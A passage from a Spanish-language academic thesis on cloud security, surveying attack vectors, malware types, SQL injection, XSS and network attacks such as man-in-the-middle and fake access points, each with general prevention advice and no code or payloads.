


Figura 3 – Vectores de Ataque más comunes.

Analizando la figura, es posible observar, como se comentó anteriormente, la importancia de cerrar todas las puertas para dotar a un sistema de total seguridad ante una amenaza cibercriminal. Se ve cómo, aunque los vectores estén perfectamente diferenciados, y busquen comprometer distintas partes de un sistema, las consecuencias que pueden acarrear son las mismas. Por lo tanto, podemos afirmar que para conseguir romper la seguridad del sistema no existe una única vía que nos lleve a cumplir nuestro objetivo, si no que podemos encontrar diferentes caminos que nos lleven a lograrlo.

Aun así, aunque consigamos fortificar todos los accesos comentados anteriormente, una de las amenazas más difíciles de eliminar es la denominada ingeniería social. Este tipo de ataques se basan en la idea de que el usuario es el eslabón más débil de la cadena. Por tanto, en vez de emplear grandes esfuerzos en romper los sofisticados sistemas de seguridad disponibles a día de hoy, se centran en buscar y perfeccionar formas de engañar al usuario para que, sin darse cuenta, cometa un acto que comprometa todo el sistema.

> *"Una compañía puede gastar cientos de miles de dólares en firewalls, sistemas de encriptación y demás tecnologías de seguridad, pero si un atacante engaña a un empleado, todo ese dinero no habrá servido para nada"- Kevin Mitnick*

Hay multitud de opciones que pueden permitir a un cibercriminal llevar a cabo este tipo de ataques. En la actualidad, uno de los métodos más usados para obtener información confidencial es el phishing. Esta técnica se caracteriza por ser un fraude informático que utiliza los principios de la ingeniería social para robar datos a la víctima. El cibercriminal envía un email, SMS u otro tipo de mensaje, el cual convence a la víctima para que revele cierta información directamente o realice alguna actividad (entrar en una página web falsa, hacer clic en un enlace malicioso, etc.) que permita al atacante seguir con su plan.

Si a esta facilidad para engañar al usuario le añadimos el gran potencial que poseen muchos de los métodos que se utilizan actualmente, los cuales permiten llevar a cabo ataques sin que la víctima tenga la mínima constancia de que está ocurriendo, se presenta un camino bastante llano para que un cibercriminal pueda lograr su botín sin levantar sospechas.

> *"La policía no puede proteger a los consumidores. Los usuarios deberían ser más conscientes y recibir una mayor educación sobre el robo de identidad. Necesitamos ser más listos, sabios y, cómo no, escépticos. Vivimos en una época donde si ponemos las cosas fáciles, nos robarán antes o después" – Frank William Abagnale.*

Visto el marco que presenta la actualidad, en los próximos capítulos se dará un enfoque tanto teórico como practico de estos aspectos. Con esto se pretende contar la base teórica en la que se basa este trabajo para posteriormente explicar las diferentes etapas que componen su desarrollo.

2.6 Seguridad en la nube

Una vez visto el concepto de seguridad en general, es momento de centrarse en la seguridad que engloba la nube. Esta se define como el espacio de almacenamiento y procesamiento de datos y archivos ubicado en internet, al que puede acceder el usuario desde cualquier dispositivo.

Dentro de este mundo virtual, son muy comunes los sistemas de alojamiento de archivos. Los más comunes son los de las grandes compañías como Google o Microsoft, que ofertan sus servicios con simplemente crearse una cuenta. Entre ellos destacan servicios como Google Drive, Microsoft OneDrive o Dropbox entre otros.

Estos sistemas entrarían dentro de los servicios de alojamiento de archivos públicos o pertenecientes a diferentes corporaciones, donde los archivos se almacenan en unos servidores que son propiedad de la empresa y ella es la encargada de la seguridad de los mismos.

Anteriormente se mencionó el "Celebgate", el caso del robo de fotos de celebridades de Hollywood, y la consecuente violación de su intimidad desde la plataforma en la nube de Apple, iCloud. Uno de los casos más recientes que ponen en entredicho la seguridad de los sistemas en la nube y que abren el debate sobre si es un riesgo subir archivos.

Otro tipo de sistemas de alojamiento de archivos son las nubes privadas, sistemas que permiten tener en un servidor propio un sistema de nube con características similares a las alternativas comentadas previamente. La principal ventaja de estos sistemas es que la seguridad no depende de una corporación, si no que quien crea la nube se encarga de ella. Además, al ser un sistema privado, un ataque que en principio tenía como objetivo a otro usuario u empresa no tiene por qué comprometer la seguridad del sistema. Entre las diferentes alternativas destacan soluciones como Owncloud, la opción elegida en este proyecto, o FreeNAS, entre otras.

Saliendo de la separación entre nube pública y privada, encontramos otro tipo de clasificación. Esta estaría dividida entre sistemas virtualizados y reales, es decir, que la nube esté montada directamente en el SO del servidor o que se encuentre en una máquina virtual dentro del mismo.

Llegados a este punto, se han comentado tres aspectos que se tendrán una relevancia importante dentro de la seguridad del sistema. El primero de ellos sería el sistema operativo, seguido por la aplicación de virtualización, si se utilizara, y, por último, la propia aplicación de alojamiento de archivos. Estos puntos se encuentran en los diferentes vectores de ataque mencionados en el punto anterior y son totalmente importantes dentro de la seguridad global del sistema, ya que una brecha en uno puede ser terrible para el resto.

3 ASPECTOS TEÓRICOS

En este apartado se hace una exposición global de las principales amenazas de acuerdo con la clasificación mostrada anteriormente y que, a día de hoy, acechan a los usuarios, así como de las herramientas utilizadas con más frecuencia para su detección y explotación.

3.1 Ataque de Dispositivo

Este tipo de ofensiva se caracteriza por atacar directamente al equipo y su sistema operativo, en vez de buscar otras formas de acceso como la red o alguna aplicación o herramienta instalada en el mismo.

OS Exploit[10]

Se puede definir un exploit como un programa o código que se aprovecha de un agujero de seguridad (vulnerabilidad) en una aplicación o sistema, de forma que un atacante podría usarla en su beneficio.

En este caso, el exploit suele ser un programa que se aprovecha de algún error del sistema operativo, por ejemplo, para obtener los privilegios del administrador y así tener un control total sobre el sistema. Aunque como se dice anteriormente, un exploit no tiene por qué ser un programa, por definición es simplemente una forma de sacar provecho de un error en un programa (explotar un error). La prevención (que no solución) asociada a estos problemas pasa por la corrección y sustitución de todo el programa/sistema operativo, lo cual muchas veces no es viable ni económica ni funcionalmente, por lo que suelen ser solucionados mediante añadidos, los denominados parches (Patch) o actualizaciones.

Cabe destacar que no todos estos agujeros o grietas han sido descubiertos todavía. Muchos de ellos son encontrados diariamente y generan una amenaza importante, ya que, al no haber sido reportados oficialmente, los responsables de la seguridad del sistema no conocen su existencia y no han podido parchearlos aún. Son los denominados “0-day”.

Cambios de Perfil

El ataque de cambio de perfil es bastante utilizado cuando se va a realizar una escalada de privilegios. Su objetivo es realmente sencillo: Una vez se dispone acceso al sistema por uno de sus perfiles de usuario, cambiar a otro con más privilegios con el fin de obtener un mayor acceso al sistema.

De este modo se podría realizar un ataque al sistema que necesitara unos privilegios superiores a los que tenía el usuario que permitió el acceso. La prevención de este tipo de ataques pasa por fortificar los sistemas de acceso y autentificación de los usuarios, muchas veces a costa de pasos intermedios, claves y preguntas de control que hacen engorroso para el usuario el acceso al equipo y que abren la puerta a los descuidos (por ejemplo, utilizar la misma contraseña siempre) y a la ingeniería social (phising indicando que debe introducir sus claves para acceder a su correo/cuenta, etc).

Alteración de procesos de sistema

Este tipo de ataque, al igual que el de cambio de perfil, busca realizar una escalada de privilegios para su posterior explotación. En vez de cambiar de usuario del sistema, se migra el proceso donde se ha establecido el meterpreter[11], un intérprete de comandos que permite realizar multitud de acciones sobre un objetivo comprometido, a otro con mayor acceso al sistema. Estos ataques son ya muy especializados, pero con la proliferación de aplicaciones móviles y el uso intensivo de lenguajes basados en scripts se han extendido, ya que es posible hacer uso de algún exploit de sistema que, aunque parezca inofensivo, permita inyectar código que llame a procesos con privilegios de administrador. La prevención, muy compleja, pasa por tener todas nuestras aplicaciones de confianza originales, certificadas y frecuentemente actualizadas.

Ataque físico (USB)

Este tipo de ataques tiene un funcionamiento bastante simple. Una persona mal intencionada con acceso al equipo víctima conecta un USB con un ejecutable malicioso. Una vez se ejecuta en el host objetivo, este queda infectado. Normalmente este tipo de ataques están configurados para extenderse entre los USB que se conectan al equipo infectado, y así, posteriormente, propagarse por más equipos. La prevención ante este tipo de ataques pasa por desactivar cualquier acción automática programada en el sistema operativo relacionada con los dispositivos USB, así como forzar el análisis del contenido del mismo por parte de antivirus/antimalware correctamente actualizados.

3.2 Ataque de Aplicación

Aparte de realizar un ataque contra el sistema directamente, es posible romper su seguridad vulnerando la de alguna de las aplicaciones instaladas. Comprometida la seguridad de una aplicación vulnerable, se dispone de una puerta de entrada al sistema completo. Así, aplicaciones potencialmente seguras que hacen uso de complementos o aplicaciones auxiliares pasan a ser peligrosas por las vulnerabilidades asociadas a dichos complementos. El ejemplo típico es el de las macros de los paquetes OFFICE de Microsoft, que pese a ser aplicaciones originales, certificadas y actualizadas, si se permite la ejecución indiscriminada de macros tarde o temprano el sistema acabará viéndose comprometido por culpa de un script de macro malicioso. La prevención pasa por eliminar cualquier acción automática que pueda ser lanzada en el momento de recibir información no certificada.

Apps vulnerables

Este tipo de ataques se basa esencialmente en explotar una vulnerabilidad conocida de una aplicación potencialmente vulnerable a algún tipo de ataque. Esto puede llevar a un ciberdelincuente a robar contraseñas, información, o simplemente servir como puerta de entrada al resto del sistema. Al ser un ataque asociado con la integridad de aplicaciones específicas, la prevención pasa por instalar solamente aplicaciones de fuentes originales, certificadas y correctamente actualizadas.

Apps maliciosas

Son aplicaciones creadas sin fines malintencionados. El riesgo reside en que han sido modificadas de forma que son una puerta para otro tipo de aplicaciones que si son peligrosas. Un ejemplo de este tipo de ataques es la instalación de alguna aplicación de publicidad a través de una que no tiene ningún tipo de riesgo para el sistema, los famosos "pop-ups" que abren ventanas con publicidad cada vez que se accede a una opción o enlace. La prevención suele pasar por utilizar mecanismos propios del sistema operativo para evitar la apertura de ventanas/aplicaciones/procesos por parte de otras ventanas/aplicaciones/procesos.

Malware[12]

Malware es la abreviatura de "Malicious software", término en el que se engloba a todo tipo de programa o código informático malicioso cuya función es dañar un sistema o causar un mal funcionamiento. Dentro de este grupo se pueden encontrar diferentes tipos como: Virus, Troyanos, Gusanos, Ransomwares, Spyware, Adware, Hijackers, Keyloggers, etc….

En la actualidad y dado que los antiguos llamados Virus informáticos ahora comparten funciones con sus otras familias, se denomina a cualquier código malicioso (parásito/infección), directamente como un "Malware".

A continuación, se explican algunos de los tipos de Malware más destacados:

3.2.1.1 Virus

Los Virus Informáticos son esencialmente programas maliciosos (malwares) que "infectan" a otros archivos del sistema con la intención de modificarlo o dañarlo. Dicha infección consiste en incrustar su código malicioso en el interior del archivo "víctima" (habitualmente un ejecutable) de forma que a partir de ese momento dicho archivo pasa a ser portador del virus y, por tanto, una nueva fuente de infección. Reciben su nombre de la gran similitud que tienen con los virus biológicos que afectan a los seres humanos, donde los antibióticos en este caso serían los programas Antivirus.

3.2.1.2 Adware

El Adware es un software que despliega publicidad de distintos productos o servicios en el equipo de la víctima. Estas aplicaciones incluyen código adicional que muestra la publicidad en ventanas emergentes, o a través de una barra que aparece en la pantalla simulando ofrecer distintos servicios útiles para el usuario. Generalmente, agregan iconos gráficos en las barras de herramientas de los navegadores de Internet o en los clientes de correo, las cuales tienen palabras claves predefinidas para que el usuario llegue a sitios con publicidad, sea lo que sea que esté buscando.




Figura 4 - Ventanas emergentes creadas por adware

Si bien en principio no suelen ser creados como elementos activos, son vectores de ataque muy utilizados, ya que el usuario da permisos de ejecución a la aplicación anfitriona (específica o simplemente al navegador) y basta con introducir el código malicioso en vez de la "inofensiva" publicidad. Su prevención resulta casi imposible si no se bloquea la instalación de aplicaciones no certificada, ya que los antivirus muchas veces no son capaces de distinguir entre códigos inofensivos / peligrosos.

3.2.1.3 Backdoors

El objetivo de estos programas es conseguir abrir una "puerta trasera" en el sistema objetivo de modo que permiten al cibercriminal tener acceso al sistema y poder reconectarse posteriormente. Actualmente este tipo de ataques tiene un objetivo más ambicioso, y es el de lograr una gran cantidad de computadoras infectadas para disponer de ellas cuando sea necesario. Este tipo de ataques pueden extenderse hasta el punto de formar redes con el fin de utilizar los recursos de los equipos infectados de forma conjunta para fines malintencionados. Estas redes toman el nombre de "dot-nets", o redes de zombis, ya que son capaces de controlar muchos ordenadores de usuarios de forma remota para propagar virus, generar spam y cometer otros tipos de delitos y fraudes en la Red. Su prevención, como en el resto de Malware implica utilizar aplicaciones originales y certificadas y mantener correctamente actualizados tanto sistemas operativos como antivirus.

3.2.1.4 Gusanos

Son un tipo de malware muy parecido a los virus. Su principal diferencia radica en que no necesitan de un archivo anfitrión para seguir vivos. Los gusanos pueden reproducirse utilizando diferentes medios de comunicación como las redes locales, el correo electrónico, los programas de mensajería instantánea, redes P2P, dispositivos USBs y las redes sociales. Su medio de propagación más utilizado utiliza la ingeniería social, por lo que la actualización constante de los sistemas antivirus resulta fundamental.

3.2.1.5 Hijacker

Los hijackers son los encargados de secuestrar las funciones del navegador web. Entre sus funciones está la de alterar la página inicial del navegador impidiendo al usuario poder cambiarla, exhibir propagandas en pop-ups o ventanas nuevas, instalar barras de herramientas en el navegador o la posibilidad de impedir acceso a determinados sitios webs como las de software de antivirus, por ejemplo. Generalmente suelen ser parte de otro Malware como Adwares y Troyanos. Puesto que suelen estar relacionados con la seguridad específica de los navegadores su prevención es complicada, y solamente una combinación de actualizaciones tanto del navegador como del antivirus podría preparar el equipo contra estas amenazas.

3.2.1.6 Keylogger

Son Aplicaciones encargadas de almacenar en un archivo todo lo que el usuario ingrese por el teclado (Capturadores de Teclado). Forman parte de muchos troyanos para robar contraseñas e información de los equipos en los que están instalados. Este tipo de ataques es muy complicado de detectar y evitar, siendo los únicos síntomas un retardo en el tiempo de respuesta del teclado. Para evitar que la información pueda ser extraída del equipo se debiera de analizar y filtrar todo tráfico de salida que no haya sido aceptado explícitamente por el usuario.

3.2.1.7 Phising

El phishing es una técnica de ingeniería social (mencionada al comienzo del segundo apartado) utilizada por los ciberdelincuentes para obtener información confidencial como nombres de usuario, contraseñas y detalles de tarjetas de crédito, haciéndose pasar por una comunicación confiable y legítima.

En este ejemplo se ve como el cibercriminal ha creado un formulario pide los datos bancarios a la víctima utilizando el cebo de un concurso. Es destacable la similitud de la página fraudulenta con la del banco a la que copia.

Figura 5- Ejemplo de Phising

La prevención, además de no confiar en ningún correo que no se espere ni de páginas sin certificación, pasa por la educación y concienciación de los usuarios.

3.2.1.8 Troyano

En la teoría, un troyano no es un virus, ya que no cumple con todas las características de estos, pero como ambas amenazas se pueden propagar de forma similar, suelen ser incluidos dentro del mismo grupo. Un troyano es un pequeño programa generalmente alojado dentro de otra aplicación (un archivo de esta) normal. Su objetivo es pasar inadvertido al usuario e instalarse en el sistema de la víctima cuando este ejecuta el archivo "huésped". Después de instalarse, se pueden realizar diversas tareas ocultas al usuario. Actualmente se los utiliza para la instalación de otros malware como backdoors y permitir el acceso al sistema al creador de la amenaza. Algunos troyanos, los menos, simulan realizar una función útil al usuario a la vez que también realizan la acción dañina. La similitud con el "caballo de Troya" de los griegos es evidente y debido a esa característica recibieron su nombre. Como pueden ser una combinación de varios de los ataques anteriores, su prevención debiera seguir las mismas pautas asociadas a cada caso individual.

3.2.1.9 Spyware

El spyware o software espía es una aplicación que se instala en el equipo objetivo y recopila información sobre una persona u organización sin su conocimiento ni consentimiento. El objetivo más común es distribuirlo a empresas publicitarias u otras organizaciones interesadas que desean explotar esos datos con fines lucrativos. Normalmente, este software envía la información que recopila a sus servidores, en función de los hábitos de navegación del usuario. También, recogen datos acerca de las webs a las que se accede y la información que se solicita en esos sitios, así como direcciones IP y URLs que se visitan. Esta información es utilizada para propósitos de

mercadotecnia, y muchas veces es el origen de otra plaga como el spam, ya que pueden introducir publicidad personalizada hacia el usuario afectado. Con esta información, además es posible crear perfiles estadísticos de los hábitos de los internautas. Estos tipos de software generalmente suelen "disfrazarse" de aplicaciones útiles y que cumplen una función al usuario, además de ofrecer su descarga en muchos sitios reconocidos. Son realmente difíciles de prevenir, puesto que la mayoría de las veces consiguen acceso lícito a la información al haber sido aceptado por el propio usuario.

3.2.1.10 Ransomware o Secuestradores

Es un código malicioso que cifra la información del ordenador objetivo e ingresa en él una serie de instrucciones para que el usuario pueda recuperar sus archivos. La víctima, para obtener la contraseña que libera la información, debe pagar al atacante una suma de dinero, siguiendo las instrucciones que se le muestran. Su popularización llegó a través de la extendida variante del "virus de la policía", la cual bloqueaba la pantalla de los ordenadores mostrando una imagen de la policía del país.




Figura 6 - Pantalla mostrada por el "virus de la policía" en el ordenador de la victima

Este tipo de ataque puede venir asociado con cualquiera de los métodos anteriores, por lo que su prevención sigue siendo compleja, salvo desconfiar de todo y de todos antes de abrir, ejecutar o visitar ¡cualquier cosa que se nos ofrezca a través de la pantalla!

Exploits del navegador

Un exploit del navegador es un código malicioso que se aprovecha de una vulnerabilidad para romper la seguridad del navegador. Este código puede incluirse en archivos de diferentes formatos como ActiveX, HTML, Java o PDF, entre otras.

Un ejemplo de este tipo de ataques es JailbreakME, en este caso se utiliza un exploit en un archivo PDF para a través del navegador Safari obtener acceso al sistema operativo iOS.

Un ejemplo más reciente es el que sufrió ThePirateBay[13] coincidiendo con el estreno de la sexta temporada de la popular serie “Juego de Tronos”. Aprovechando el aumento de usuarios con la emisión de la serie de televisión, los hackers lanzaron una campaña de publicidad que redirigía a los usuarios hacia un link malicioso que contenía el kit Magnitude[14]. A través de este infectaban a la víctima con un ramsonware llamado Cerber.




Figura 7 - Infección de la víctima a través del ramsomware Cerber

Puede ser considerado como una variante de los métodos anteriores.

Inyección SQL (SQLi)

Las vulnerabilidades de inyección SQL están clasificadas como el problema número uno en la lista de los 10 mejores temas de seguridad puesto por el Proyecto de Seguridad de Aplicaciones Web Abierta (OWASP) y sigue siendo una fuente principal de preocupación para los desarrolladores que esperan utilizar las ventajas de almacenar la información utilizable en una base de datos local. Debido a la naturaleza predecible de estos tipos de aplicaciones, un atacante puede diseñar una cadena utilizando comandos específicos de Structured Query Language (SQL), y saber que se puede utilizar para forzar la base de datos. Estas cadenas pueden introducirse en lugares como cajas de búsqueda, formularios de inicio de sesión e incluso directamente en una URL para anular las medidas de seguridad del cliente en la propia página.

Es tan peligroso debido a que la base de datos mantiene el espacio más importante y lucrativo en un sistema, ya que almacenan los nombres de usuario, contraseñas, números de tarjetas de crédito, etc. Además, puede ser atacado de forma que sirva a un atacante de punto de apoyo para obtener acceso a todo el sistema, y a otras instancias de la base de datos alojada allí por otros sitios web y aplicaciones.

Cross-Site Scripting (XSS)

XSS, del inglés Cross-Site Scripting, es un tipo de inseguridad informática o agujero de seguridad típico de las aplicaciones Web, que permite a una tercera persona inyectar en páginas web visitadas por el usuario código JavaScript o en otro lenguaje similar (ej.: VBScript), evitando las medidas de control.

En primer lugar, es importante tener en cuenta que, con esta vulnerabilidad, los atacantes explotan la confianza que un usuario tiene en un sitio en particular, y esto nos da una dimensión del impacto que puede tener. Este tipo de vulnerabilidad puede ser explotada de dos maneras:

3.2.1.11 Reflejada

Consiste en modificar valores que la aplicación web usa para pasar variables entre dos páginas. Un clásico ejemplo de esto es hacer que a través de un buscador se ejecute un mensaje de alerta en JavaScript. Con XSS reflejado, el atacante podría robar las cookies para luego robar la identidad, pero para esto, debe lograr que su víctima ejecute un determinado comando dentro de su dirección web. Para esto, los cibercriminales suelen enviar correos engañosos para que sus víctimas hagan clic en un enlace disfrazado y así se produzca el robo.

3.2.1.12 Almacenada

Este tipo de ataque consiste en embeber código HTML peligroso en sitios que lo permitan por medio de etiquetas <script> o <iframe>. Es la más grave de todas ya que el código se queda implantado en la web de manera interna y es ejecutado al abrir la aplicación web.

Dentro de este tipo nos encontramos el subtipo “Local” que aparece por un mal uso del DOM (Modelo de objetos del documento) con JavaScript, que permite la apertura de nuevas páginas con código malicioso JavaScript incrustado, afectando el código de la primera página en el sistema local. Estos códigos son ejecutados del lado del cliente, por lo que los filtros utilizados en el servidor no funcionan para este tipo de vulnerabilidades.

Figura 8 – Ejemplo de ataque Cross-Site Scripting (XSS)

3.3 Ataque de Red

El ultimo vector de ataque que falta por analizar es el de los ataques en red. Este tipo de ataques se centra en comprometer el sistema a través de los agujeros de seguridad que haya en alguna de las redes a las que esté conectado el equipo.

Man in the middle

El ataque Man In The Middle (MITM), o en español Hombre en el Medio, consiste en introducir un tercer equipo en la comunicación entre dos equipos para que todo el tráfico entre ambos, pase por este otro. De este modo, el cibercriminal tiene acceso a toda la comunicación, lo que le permite robar información, contraseñas, etc.




Figura 9 - Ejemplo de ataque Man in the Middle

Un tipo de ataque MITM es el SSL Strip[15]. Consiste básicamente en hacer creer al usuario que está utilizando una conexión segura SSL, aunque en realidad su conexión está siendo espiada por una tercera persona.

Punto de acceso falso

Este tipo de ataque puede verse como una versión del MITM. Su funcionamiento es tan sencillo como crear una red en la que el punto de acceso lo controla alguien malintencionado. Una vez se tiene la red creada hay distintas formas de conseguir que un objetivo se conecte.

Un ejemplo típico seria abrir una red en un aeropuerto y esperar a que los usuarios se conecten mientras esperan su vuelo. Una vez se hayan conectado, todo el tráfico pasaría por el punto de acceso malicioso y con ayuda de otras técnicas se puede hacer que la víctima perciba una conexión segura, SSL por ejemplo, mientras el cibercriminal está teniendo acceso completo a sus datos.

Otro caso podría ser el de llevar a un usuario conectado a otra red, a acceder a internet a través de nuestro punto de acceso, como en un ataque típico de MITM.

Antena falsa

Un ataque de antena falsa es similar al de punto de acceso falso. La principal diferencia entre ambos reside en que mientras el primero se hace sobre un punto de acceso, en el segundo se usa una antena de telecomunicaciones falsa. Por tanto, la complejidad de este ataque es superior ya que se necesita montar una antena, GSM, por ejemplo, y esperar a que los usuarios se conecten a ella.

Denegación de servicio distribuida (DDOS)[16]

